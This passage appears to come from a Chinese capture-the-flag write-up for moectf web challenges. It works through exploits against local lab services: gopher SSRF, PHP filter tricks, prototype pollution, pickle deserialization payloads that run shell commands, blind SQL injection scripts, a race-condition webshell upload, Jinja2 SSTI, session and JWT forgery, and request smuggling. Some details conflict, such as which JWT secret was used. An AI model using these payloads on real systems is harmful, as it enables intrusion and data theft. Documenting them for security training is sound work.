后终于有了回应：

> **gopher协议：**一种早期的互联网协议，可以自定义发送的原始 TCP 数据包（Payload），可以直接与内网 `54321` 端口的 TCP 服务进行“裸”数据交互，从而绕过应用层对 `http` 协议中 IP 的检查。
>
> **%0d%0a%0d%0a：**URL 编码后的CRLF（回车换行），两个连续的 CRLF 代表 HTTP 头部结束，服务端接收到后就会立即响应。

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 33

Honey Vault
paths: /secret-honey
```

我们把path加到URL再次发送：

```bash
gopher://127.0.0.1:54321/_GET /secret-honey HTTP/1.0%0d%0aHost: 127.0.0.1%0d%0a%0d%0a
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 45

moectf{bf5e744c-00b1-c69f-8c1b-1f49e90d62ac}
```

- 七狗免费小说

访问flag章：

应该是一个PHP伪协议的题，得用伪协议把文件以base64的形式读取出来，查看网页源码：

```
<span style="color: #DD0000">'/http|https|\.\.|^\/|=\/|index|input|data|convert|string/i'</span>
<span style="color: #007700">, </span>
<span style="color: #0000BB">$file</span>
```

第一行提到的那几个关键字都被禁了

后端代码逻辑是如果输出是合法UTF-8，直接回显；如果是二进制，base64编码后回显，用zlib.deflate把文件压缩成二进制然后自动base64解码

尝试：

```http
http://127.0.0.1:18080/?file=php://filter/zlib.deflate/resource=flag.php
```

生成了一段base64，base64解码并尝试解压：

```python
import base64
import zlib
a =
"lZBBTsJAGIX3nGJC3DZtQ9rQWMvOe8BQxAQDEVcaE2tFrEirhmglNQpRChgBTYwEWr3M/NNxxRVsb6CLt3r/e/+Xp+Zq5V
pqrVTJb6ENlN6p6nivdCDhrCzJRZHLFxSFE2SscHpRxFwmIymCLsgyFrOH6fWUjstVlN5MwjB7A29I5uc/9/1VcAHOmHoWM
8bUtaPuCVksqNVmZhh5LeYbamFXA2tE5q3YA8unZmMVPMCTTwfH1J2qdY31X2DmwNkSLk1qW2RxqvJ1jYQeO2qA8Umb1/S9
RztfMQTPI/Z9Rycf9KYJr7fJt9CLOsMEwZ0yfwDOFdqvbBcQ2K0oGMV0JHwEZ0qWz2TejiY9mJiroJsUxWP8Rf85zWmpXw=
="
b = base64.b64decode(a)
try:
    print(zlib.decompress(b))
except:
    # 有些情况下需要指定 wbits
    print(zlib.decompress(b, -zlib.MAX_WBITS))
```

```
$flag = "moectf{5c8656d1-ab99-06c9-ed1c-33590e066c18}";\necho
```

- 合乎周礼

浏览器访问显示：

先分别访问获取的响应有：

```http
{
  "name": "配置中心",
  "routes": {
    "GET /": "题目描述",
    "GET /api/me": "查看当前用户的配置",
    "POST /api/profile": "提交 JSON 配置",
    "GET /api/flag": "只有审核 isAdmin=true 且 canReadFlag=true 时返回 FLAG"
  }
}
```

```http
{
  "ok": true,
  "profile": {
    "profile": {
      "nickname": "guest"
    },
```

```
    "theme": {
      "color": "blue"
    }
  },
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```


```HTTP
{
  "ok": false,
  "message": "审核未通过：普通访客缺少 isAdmin=true 和 canReadFlag=true 的继承属性。",
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```

这道题定位为原型链污染题，尝试污染：

发送请求：

```POST
POST /api/profile HTTP/1.1
Host: 127.0.0.1:18080
Content-Type: application/json
Content-Length: 74
{
  "__proto__": {
    "isAdmin": true,
    "canReadFlag": true
  }
}
```

访问flag：



- 我爱发明

第一关和第二关都是直接输：

把三个零件编号按顺序抄入人工组记录表 B-17 S-09 T-04

提交人工装配

人工组完成装配，机械组仍在倒计时。

人工组调试记录 860/73/III/2.4 提交调试记录

人工组调试成功，可以进入最终验收。

第三关打开了之后规则如下：

最终口令规则

收集所有盖章通过的机械组验收片段，按档案列表顺序排列。

把这些片段用英文竖线 | 连接，中间不要加入空格或换行。

例如三个片段 AAA、BBB、CCC 应先组成 AAA|BBB|CCC。

提交该连接串的 **SHA256** 结果，格式为 **64 位十六进制。**

要求集齐所有的通过盖章的机械组验收碎片并提交该连接串的sha256结果，在时限时间内如果没有成功提交的话就看不到数据且每次刷新碎片都不一样，我们人工没办法完成只能写脚本赶在结束前跑成功

我利用ai写了一个F12控制台的脚本，脚本通过先请求 `/stage/3` 初始化 race 计时，再分批并发抓取全部24页的档案列表，提取所有机械组 ID；随后分批并发抓取每个机械组的详情页，筛选出 `data-status="通过"` 的档案，提取其验收片段；最后按 ID 顺序用 `|` 拼接所有片段，计算 SHA-256 哈希，并携带正确的 `Referer` 提交至 `/api/finalize`，从而在 20 秒倒计时内自动化完成第三关。

JAVASCRIPT

```
(async function(){
  const B=location.origin;
  // 1. 初始化 race 会话
  await fetch(B+'/stage/3',{headers:{Referer:B}});
  // 2. 获取全部 24 页列表（每批 5 页并发）
  const pageUrls=Array.from({length:24},(_,i)=>B+`/archive?page=${i+1}`);
  let pageTexts=[];
  for(let i=0;i<pageUrls.length;i+=5){
    const batch=pageUrls.slice(i,i+5);
    const resps=await Promise.all(batch.map(u=>fetch(u).then(r=>r.text()).catch(()=>'')));
```

```
    pageTexts.push(...resps);
  }
  // 3. 提取所有机械组 ID
  const ids=new Set();
  pageTexts.forEach(html=>{
    const doc=new DOMParser().parseFromString(html,'text/html');
    doc.querySelectorAll('a.invent-link[data-team="机械组"]').forEach(a=>{
      const id=a.dataset.id||a.href.match(/\/invent\/(\d+)/)?.[1];
      if(id) ids.add(+id);
    });
  });
  const sorted=[...ids].sort((a,b)=>a-b);
  // 4. 获取所有机械组详情页（每批 10 个并发）
  const detailUrls=sorted.map(id=>B+`/invent/${id}`);
  let detailTexts=[];
  for(let i=0;i<detailUrls.length;i+=10){
    const batch=detailUrls.slice(i,i+10);
    const resps=await Promise.all(batch.map(u=>fetch(u,{headers:{Referer:B+'/archive?
page=1'}}).then(r=>r.text()).catch(()=>'')));
    detailTexts.push(...resps);
  }
  // 5. 筛选"通过"的片段
  const frags=[];
  detailTexts.forEach((html,i)=>{
    const doc=new DOMParser().parseFromString(html,'text/html');
    const sheet=doc.querySelector('.inspection-sheet');
    if(sheet?.dataset.status==='通过'){
      const code=sheet.querySelector('code.inspection-code');
      if(code){
        const f=code.dataset.code||code.textContent.trim();
        if(f) frags.push({id:sorted[i],frag:f});
      }
    }
  });
  if(!frags.length) return;
  // 6. 排序、拼接、SHA256 哈希
  frags.sort((a,b)=>a.id-b.id);
  const joined=frags.map(f=>f.frag).join('|');
  const hash=await crypto.subtle.digest('SHA-256',new TextEncoder().encode(joined))
    .then(b=>[...new Uint8Array(b)].map(v=>v.toString(16).padStart(2,'0')).join(''));
  // 7. 提交
  const resp=await fetch(B+'/api/finalize',{
    method:'POST',
    headers:{'Content-Type':'application/json',Referer:B+'/stage/3'},
    body:JSON.stringify({answer:hash})
  });
  const result=await resp.json();
  console.log(result);
})();
```

```
找到 96 个机械组
拼接串长度: 431
SHA256: df68677bb796ac54b32e0744faeeece2770dc6a28c850856bb4c2a5a6edf8a1a
提交结果: ▶ {ok: true, flag: 'moectf{Comput3rs_@r3_m@gn!fic3nt_+00l}'}
🎉 FLAG: moectf{Comput3rs_@r3_m@gn!fic3nt_+00l}
```

- 日志系统

看页面是个文件上传漏洞，看看源代码接收什么类型的文件：

```
<input type="file" name="file" accept=".pkl,.pickle,application/octet-stream"
<button class="btn btn-import" type="submit">⬆️ 导入日程</button>
```

然后题目提供了一个后端服务完整源码，重点看漏洞：

```python
def import_logs():
    """
    小D为了兼容各种数据，直接对上传内容执行反序列化，
    还能把还原出来的对象直接展示出来，方便预览。
    """
    f = request.files.get("file")
    if not f or not f.filename:
        return redirect("/?err=请选择要导入的文件")
    data = f.read()
    if not data:
        return redirect("/?err=文件内容为空")
    try:
        obj = pickle.loads(data)
    except Exception as e:
        return redirect("/?err=反序列化失败: " + str(e)[:200])
```

反序列化漏洞很明显了，于是我们用python尝试生成.pkl文件：

```python
import pickle
import subprocess

class Evil:
    def __reduce__(self):
        # 把命令结果写到一个你能看到的地方，或者直接返回结果
        return (subprocess.check_output, (['cat', '/flag'],))

with open("evil.pkl", "wb") as f:
    pickle.dump(Evil(), f)
```

反序列化失败：Command '['cat', '/flag']' returned non-zero exit status 1.

恶意代码跑通了，但是因为没有flag这个文件所以失败了，那我们的给定脚本也就定了

我们先找flag的位置，一般最喜欢往环境变量塞：

```python
import pickle
import subprocess

class Evil:
    def __reduce__(self):
        cmd = 'env | grep -i flag'
        return (subprocess.check_output, (['sh', '-c', cmd],))

with open("evil.pkl", "wb") as f:
    pickle.dump(Evil(), f)
```

导入预览结果：b'FLAG=moectf{4af89f64-7111-30e1-5840-cbc5bc1ed2c6}\n'

- 江洋大盗

还是SQL注入的题，提供了一个黑名单附件，尝试sqlmap失败了，先试试浏览器：

2&&1=1 查询

序号	登记人	公开科目
2	周棠	大学英语

2||1=2 查询

序号	登记人	公开科目
2	周棠	大学英语

空格、注释那些试过之后全被拦了，Union被黑名单拦了，只能无空格布尔盲注：

2&&(length(database())>9) 查询

序号	登记人	公开科目
2	周棠	大学英语

逐个提取数据库的名字，共10个字符一个一个尝试，通过

```sql
2&&(ascii(substr(database(),1,1))>112)
```

第一个字符测出来是p，试试第一题的数据库名past_paper：

2&&(database()='past_paper')

查询

序号	登记人	公开科目
2	周棠	大学英语

有回显，说明数据库名不变

测试正常查询：

```AQL
2&&((select(count(*))from(information_schema.tables)where(table_schema='past_paper'))>0)
```

有数据没问题，information_schema 可以正常用

接着测：

```SQL
2&&((select(count(*))from(information_schema.tables)where(table_schema=database()))=3)
```

三个表，提取名字：

先测长度：

```SQL
2&&
((select(length(group_concat(table_name)))from(information_schema.tables)where(table_schema=dat
abase()))>37)
```

前面都有数据这个没有，`=37`也有数据，长度为37，上次的表名再次试试：

```SQL
2&&
((select(count(*))from(information_schema.tables)where(table_schema=database())and(table_name='
flag_table'))=1)
```

有数据说明这个表还在，继续列，先列数再长度：

```SQL
2&&
((select(count(*))from(information_schema.columns)where(table_schema=database())and(table_name=
'flag_table'))=2)
```

```SQL
2&&
((select(length(group_concat(column_name)))from(information_schema.columns)where(table_schema=d
atabase())and(table_name='flag_table'))=7)
```

列数为2列名为7，上次的列名flag,id正好匹配，尝试：

```sql
id=2&&
((select(count(*))from(information_schema.columns)where(table_schema=database())and(table_name=
'flag_table')and(column_name='flag'))=1)
```

准备提取行数和flag值的长度：

```sql
2&&((select(count(*))from(flag_table))=1)
```

```sql
2&&((select(length(flag))from(flag_table))=74)
```

逐字提取不现实长74呢，写个python脚本跑跑：

```python
import requests
import time

url = "http://127.0.0.1:18080/"
method = "POST"
data = {"id": "2"}
session = requests.Session()
session.headers.update({
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
})
def check(payload):
    """发送 payload，返回 True（有数据）或 False（没数据）"""
    if method.upper() == "POST":
        d = data.copy()
        d["id"] = payload
        r = session.post(url, data=d, timeout=10)
    else:
        p = data.copy()
        p["id"] = payload
        r = session.get(url, params=p, timeout=10)
def get_length():
    # 已经知道是 74，直接返回
    return 74
def get_char(pos):
    """二分法提取第 pos 个字符（1-based）"""
    low, high = 32, 126
    while low ≤ high:
        mid = (low + high) // 2
        # 无空格 payload
        payload = f"2&&(ascii(substr((select(flag)from(flag_table)),{pos},1))>{mid})"
        if check(payload):
            low = mid + 1
        else:
            high = mid - 1
    return chr(low)
def main():
    length = get_length()
    print(f"[*] flag 长度: {length}")
```

```
    flag = ""
    for i in range(1, length + 1):
        c = get_char(i)
        flag += c
        print(f"[+] 第 {i}/{length} 个字符: {c}   当前: {flag}")
        time.sleep(0.05)  # 防止太快被封
    print("\n 完整 flag:")
    print(flag)
if __name__ == "__main__":
    main()
```

```
[√] 完整 flag:
moectf{C0ngr@+u1@7|0ns_8u+_+h3re_wou1d_not_6e_any_pas7_3x@m_pap3r_in_f4ct}
```

- 礼崩乐坏

题目打开就是一个配置中心web的服务，页面提供了api的接口：

```
配置中心
GET  /api/help      查看接口说明
GET  /api/me        查看当前配置
POST /api/profile   提交 JSON 配置
GET  /api/flag      读取审核后的结果
```

然后我们查一下各个接口的描述：

JAVASCRIPT

```
{
  "name": "配置中心",
  "routes": {
    "GET /": "题目描述",
    "GET /api/me": "查看当前用户的配置",
    "POST /api/profile": "提交 JSON 配置",
    "GET /api/flag": "只有审核 isAdmin=true 且 canReadFlag=true 时返回 FLAG"
  }
```

JAVASCRIPT

```
{
  "ok": true,
  "profile": {
    "profile": {
      "nickname": "guest"
    },
    "setting": {
      "mode": "normal"
    }
  },
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```

```javascript
{
  "ok": false,
  "message": "没有这个接口，先看看 /api/help"
}
```

```javascript
{
  "ok": false,
  "message": "审核未通过",
  "inheritedProbe": {
    "isAdmin": null,
    "canReadFlag": null
  }
}
```

审核通过就必须`inheritedProbe`里的两个字段都有，我们读取题目从中提取信息：“祖宗留下的旧宅”暗示原型链（每个对象都有一个内部链接指向另一个对象，那个对象称为它的原型，当我们访问一个对象的属性时如果该对象自身没有这个属性JavaScript就会沿着原型链向上查找直到到达null），“名分还在，人心散了” 暗示继承的属性依然能被访问但没人遵守，那我们就需要偷偷在“老祖宗”（`Object.prototype`）身上塞两个属性来通过审核：

我首先尝试了提交：

```json
{
  "__proto__": {
    "isAdmin": true,
    "canReadFlag": true
  }
}
```

```
> fetch('/api/profile', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({
      "__proto__": {
        isAdmin: true,
        canReadFlag: true
      },
      nickname: "admin",
      mode: "admin"
    })
  }).then(r => r.json()).then(console.log)

  fetch('/api/me').then(r => r.json()).then(console.log)
  fetch('/api/flag').then(r => r.json()).then(console.log)
<· ▶ Promise {<pending>}
  ▶ {ok: true, accepted: Array(2), profile: {…}, inheritedProbe: {…}}
  ▶ {ok: true, profile: {…}, inheritedProbe: {…}}
⊗ ▶ GET http://127.0.0.1:43414/api/flag 403 (Forbidden)
  ▶ {ok: false, message: '审核未通过', inheritedProbe: {…}}
```

没有通过，服务器可能把 `__proto__` 这个词拦了，那我们尝试换个暗号：`constructor.prototype`，我们提交：

```JSON
{
  "constructor.prototype.isAdmin": true,
  "constructor.prototype.canReadFlag": true
}
```

服务器收到后会翻译成

```JSON
对象.constructor.prototype.isAdmin = true;
对象.constructor.prototype.canReadFlag = true;
```

而 `对象.constructor.prototype` 正好就是"老祖宗"(`Object.prototype`)于是乎我们的payload：

```HTTP
fetch('/api/profile', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    "constructor.prototype.isAdmin": true,
    "constructor.prototype.canReadFlag": true
  })
}).then(r => r.json()).then(console.log)

fetch('/api/me').then(r => r.json()).then(console.log)
fetch('/api/flag').then(r => r.json()).then(console.log)
```

```
▶ Promise {<pending>}
▶ {ok: true, accepted: Array(2), profile: {…}, inheritedProbe: {…}}
▶ {ok: true, profile: {…}, inheritedProbe: {…}}
▶ {ok: true, flag: 'moectf{wh3n_r1t35_f4ll_pr0707yp35_ru13}'}
```

- bblogin

题目提供完整源码了，我们找找看这是啥漏洞：

```python
@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username', '')
    password = request.form.get('password', '')
    if(len(username)>10 or match(".()[]_",username)):
        error_html = f'<div class="error"><p>The username cannot be too long!</p></div>'
        html = INDEX_TEMPLATE.replace('{login_error_block}', error_html)
        return render_template_string(html)
    if username == 'admin' and password == I3TheAdMin_pa3vv0rc1dswer5t6yuhgfdrt:
        session['token'] = "admin"
        return redirect(url_for('user_info_page'))
    error_html = f'<div class="error"><p>用户{username}登录失败</p></div>'
    html = INDEX_TEMPLATE.replace('{login_error_block}', error_html)
    return render_template_string(html)
```

当用户名密码错误时，系统将 `username` 直接嵌入HTML字符串，然后调用 `render_template_string` 进行渲染，若 `username` 包含 Jinja2 模板语法（如 `{{ ... }}`），则会被解释执行，因此这是一个SSTI漏洞：

> **SSTI漏洞**：在服务端使用模板引擎（如 Jinja2、Freemarker、Velocity 等）渲染动态页面时，将用户可控的输入未经净化直接拼接进模板字符串。模板引擎会解析并执行其中的表达式/语句，攻击者可利用模板语法执行任意代码或读取敏感信息。

用 `{{config}}` 泄露key：

```http
username={{config}}&password=123
```

```
&#39;PROPAGATE_EXCEPTIONS&#39;: None, &#39;SECRET_KEY&#39;:
&#39;4c02a8db7cd8dd5183fd1d6501ab5136d3f593721541e72ad776e0327f13d06c&#39;,
&#39;SECRET_KEY_FALLBACKS&#39;: None, &#39;PERMANENT_SESSION_LIFETIME&#39;:
```

然后用 `flask-unsign` 伪造session：

```bash
flask-unsign --sign --secret "4c02a8db7cd8dd5183fd1d6501ab5136d3f593721541e72ad776e0327f13d06c"
--cookie '{"token":"admin"}'
```


```
li@localhost:~$ flask-unsign --sign --secret "4c02a8db7cd8c
 '{"token":"admin"}'
eyJ0b2tlbiI6ImFkbWluIn0.aoaBeg.Y_zsPJKvqavKOQjBetRam9-myWA
```

然后在浏览器F12的控制台设置cookie并发送：

```javascript
document.cookie = "session=eyJ0b2tlbiI6ImFkbWluIn0.aoaBeg.Y_zsPJKvqavKOQjBetRam9-myWA";
location.href = "/userInfo.html";
```

- 我刚一提交就发现了三个问题

题目提示说：（尝试提交内容为题目描述的文本文件会有惊喜，不包含括号内容，注意消除行间空格）我们把题目描述保存成txt文本提交上去输出：



访问该路径发现返回了文本内容，没有什么别的提示，然后我上传php文件被系统删除了，然后就开始排查：

尝试文件名 `../shell.php`，服务端用 `basename()` 过滤，最终仍在 `/private/` 下，无法跨目录，路径穿越失效；上传.php`,`.phtml`,`.phar` 等常见可执行后缀，即使内容是纯文本，也会被删除

但上传 `shell.php.jpg`（内容含 `<?php`）可以留存，访问 `content-type` 为 `image/jpeg`，不被解析

之后又利用配置文件 `.htaccess` 和 `.user.ini` 上传留存但是并没有解析实现功能，所以这条路径也失效

我们观察上传的php文件发现返回 200 和路径，但紧接着访问就是 404这说明后端先将文件写入磁盘后检测到恶意后删除文件，我们如果在文件暂存在磁盘时访问该文件，它就会被PHP解释器执行从而读取 `/flag` 的内容，于是：

我们上传一个内容为 `<?php echo file_get_contents('/flag'); ?>` 的 `shell.php`，同时开多个线程（攻击者）持续请求 `/private/shell.php`，上传线程不断重新上传该文件，保证文件不断被写入等待命中：

PYTHON

```python
import requests
import threading
import time
BASE = "http://127.0.0.1:9118"
UPLOAD = BASE + "/submit"
TARGET = BASE + "/private/shell.php"
# 直接读flag，不依赖外部命令
SHELL = b"<?php echo file_get_contents('/flag'); ?>"
hit = {"found": False, "data": ""}
def uploader():
    while not hit["found"]:
        try:
            files = {"file": ("shell.php", SHELL, "application/octet-stream")}
            requests.post(UPLOAD, files=files, timeout=2)
        except:
            pass
        time.sleep(0.05)
def attacker():
    while not hit["found"]:
        try:
            r = requests.get(TARGET, timeout=1)
            if r.status_code == 200 and r.text.strip():
                hit["found"] = True
                hit["data"] = r.text
                print("[+] HIT! status=%d" % r.status_code)
                print(r.text[:500])
        except:
            pass
# 先启动访问线程（让它们持续在打）
for _ in range(8):
    threading.Thread(target=attacker, daemon=True).start()
# 再启动上传线程
for _ in range(2):
    threading.Thread(target=uploader, daemon=True).start()
# 跑30秒
time.sleep(30)
if not hit["found"]:
    print("[-] 30秒内未命中，可能窗口太小或删除是同步的")
```

```
[+] HIT! status=200
moectf{h0t_$0y_m!1k_ha5_n0_$+raw}
```

- 旧能源管理系统

题目提供了完整后端代码我们分析分析：

```python
import secrets
from flask import Flask, render_template, render_template_string, request
app = Flask(__name__)
LOGIN_USERNAME = str(secrets.randbelow(9_000_000) + 1_000_000)
LOGIN_PASSWORD = secrets.token_urlsafe(18)
...
def index():
    status = None
    if request.method == "POST":
        username = request.form.get("username", "")
        password = request.form.get("password", "")
        render_login_name(username)
        if exact_match(username, LOGIN_USERNAME) and exact_match(
            password, LOGIN_PASSWORD
        ):
            status = "登录成功"
        else:
            status = "登录失败"
    return render_template("index.html", status=status)
...
```

重点部分是这个函数，漏洞点在于`render_login_name(username)`直接将用户输入的`username`传入`render_template_string`进行渲染，且没有进行任何过滤或转义。这构成了典型的`Jinja2 SSTI`漏洞

我们可以通过SSTI修改`index`函数所在模块的全局变量`LOGIN_USERNAME`和`LOGIN_PASSWORD`，将它们设置为当前提交的`username`和`password`，从而登录成功

我们可以通过`url_for.__globals__`访问 Flask 的全局上下文，进而获取当前应用对象和视图函数：


```py
# 修改 LOGIN_USERNAME 为当前 username
{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_USERN
AME', request.form['username']) }}
# 修改 LOGIN_PASSWORD 为当前 password
{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_PASSW
ORD', request.form['password']) }}
```

burp如是发尝试：

```http
POST / HTTP/1.1
Host: 127.0.0.1:8978
Content-Type: application/x-www-form-urlencoded
Content-Length: 284

username={{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_USERN
AME',request.form['username']) }}{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_PASSW
ORD',request.form['password']) }}&password=123
```

响应只出来了一个"登录成功"没有别的东西了，那么利用这一点我们可以将这个当作一个验证器来探测flag，首先探测flag的位置：

```javascript
(async () => {
  const py = "url_for.__globals__['__builtins__'].__import__('os').environ";
  const names = [
    "FLAG",
    "flag",
    "CTF_FLAG",
    "MOECTF_FLAG",
    "SECRET",
    "FLAG_VALUE"
  ];
  async function test(name) {
    const username =
      `{% if '${name}' in ${py} %}` +
      `{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_USERN
AME',request.form['username']) }}` +
      `{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_PASSW
ORD',request.form['password']) }}` +
      `{% endif %}`;
    const body = new URLSearchParams({
      username,
      password: "123"
    });
    const r = await fetch("/", {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded"
      },
      body
    });
    return (await r.text()).includes("status success");
  }
  console.log("[*] 检查环境变量 ... ");
  for (const name of names) {
    const ok = await test(name);
    console.log(ok ? "存在: " : "不存在: ", name);
  }
})();
```



发现flag以环境变量形式存在，那我们就可以爆破环境变量逐字求flag了：

JAVASCRIPT

```
(async () => {
  const chars =
    "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_!-@#$%^&*().";
  const prefix =
    "url_for.__globals__['__builtins__'].__import__('os').environ['FLAG']";
  async function check(candidate) {
    const escaped = candidate
      .replace(/\\/g, "\\\\")
      .replace(/'/g, "\\'");
    const username =
      `{% if ${prefix}.startswith('${escaped}') %}` +
      `{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_USERN
AME',request.form['username']) }}` +
      `{{
url_for.__globals__['current_app'].view_functions['index'].__globals__.__setitem__('LOGIN_PASSW
ORD',request.form['password']) }}` +
      `{% endif %}`;
    const r = await fetch("/", {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded"
      },
      body: new URLSearchParams({
        username,
        password: "123"
      })
    });
    const text = await r.text();
    return text.includes("status success");
  }
  let flag = "";
  console.log("开始读取 FLAG ...");
  // 先确认前缀
  if (await check("moectf{")) {
    flag = "moectf{";
    console.log("[+] 前缀确认：", flag);
  } else if (await check("flag{")) {
    flag = "flag{";
    console.log("[+] 前缀确认：", flag);
  } else {
    console.log("[!] 没有匹配常见前缀，继续从空字符串开始");
  }
  for (let pos = flag.length; pos < 100; pos++) {
    let found = false;
    for (const c of chars) {
      const candidate = flag + c;
      if (await check(candidate)) {
```

```
          flag = candidate;
          console.log(`[+] ${pos + 1}: ${flag}`);
          found = true;
          if (c === "}") {
            console.log("\nFLAG =", flag);
            return;
          }
          break;
        }
      }
      if (!found) {
        console.log("\n[!] 当前字符集中没有匹配字符");
        console.log("[!] 当前结果：", flag);
        return;
      }
    }
    console.log("\n[!] 达到最大长度");
    console.log("FLAG =", flag);
})();
```

```
[+] 44: moectf{4ebdc7c3-78d5-df3b-b37d-692e977b9047}

FLAG = moectf{4ebdc7c3-78d5-df3b-b37d-692e977b9047}
```

- 黑市走私

首先进主页之后看两个黑商的描述：

黑商1："我们要走一些隐秘的小道，我会让 CL 小弟去跟你说，到时候让他和 TE 联系就好。"暗示HTTP请求走私(CL.TE)

黑商2："两边都认识 TE 的名号，可他们读招牌的脾气不同。让前门觉得这不是那张招牌，让后门照常按 TE 的规矩收货。"暗示TE头部混淆

网站页面提示找引路人，访问页面看看：

解码payload用base64就能得到 `{"sub":"traveler","role":"guest","scope":"read"}`

按照要求我们需要将其修改为 `{"sub":"traveler","role":"admin","scope":"flags"}` 伪造Cookie我们就需要找到key：

```python
import jwt
import json
token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0cmF2ZWxlciIsInJvbGUiOiJndWVzdCIsInNjb3BlIjoicmVhZCJ9.CG6d0k62ZfRAcq9kdqz3TQIZ6irniRCrQLyqh9WbnM8"
words = ["MoeCTF","xdu","xidian","xdsec","L","welcome","happy","fish"]
for w in words:
    try:
        decoded = jwt.decode(token, w, algorithms=["HS256"])
        print(f"Found secret: {w}")
        print(decoded)
        break
    except:
        pass
```

```
Found secret: fish
{'sub': 'traveler', 'role': 'guest', 'scope': 'read'}
>>>
```

然后我们伪造admin JWT：

```python
import jwt
payload = {"sub":"traveler","role":"admin","scope":"flags"}
secret = "xdsec"
admin_token = jwt.encode(payload, secret, algorithm="HS256")
print(admin_token)
```

输出：

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0cmF2ZWxlciIsInJvbGUiOiJhZG1pbiIsInNjb3BlIjoiZmxhZ3MifQ.Onw1oBKgLUTfsGAwimjgd0Ao6kQYVQ0ZQUo04PzSEmg
```

该JWT将在后续走私请求中用于身份验证

根据 `/hint` 页面的"两套账本"提示，判定后端存在 CL.TE 解析不一致。为了验证，我构造了两组对比实验：当 `Content-Length: 5` 时，返回前端拦截的 `403 bad end`，证明内层请求未穿透；当 `Content-Length` 为完整 Body 长度时，返回后端鉴权的 `403 票据无效`，证明内层请求已穿透至后端业务

基于此，得出利用构造必须满足：将完整的 `0\r\n\r\n` + 内层请求置于 Body，并用精确的 `Content-Length` 引导前端全量转发，由后端的 `0\r\n\r\n` 截断触发请求拆分

最终攻击脚本：

```python
import socket
import time
HOST, PORT = "127.0.0.1", 10243
JWT =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0cmF2ZWxlciIsInJvbGUiOiJhZG1pbiIsInNjb3BlIjoiZmxhZ3MifQ.EQmuoZNLf5aUF-WJ1MdjUFZJgPilOkgJRjXawdvIooI"
def send_raw(req_bytes):
    """发送原始请求，并返回完整响应（直到连接关闭）"""
    sck = socket.socket()
    sck.settimeout(8)
    sck.connect((HOST, PORT))
    sck.send(req_bytes)
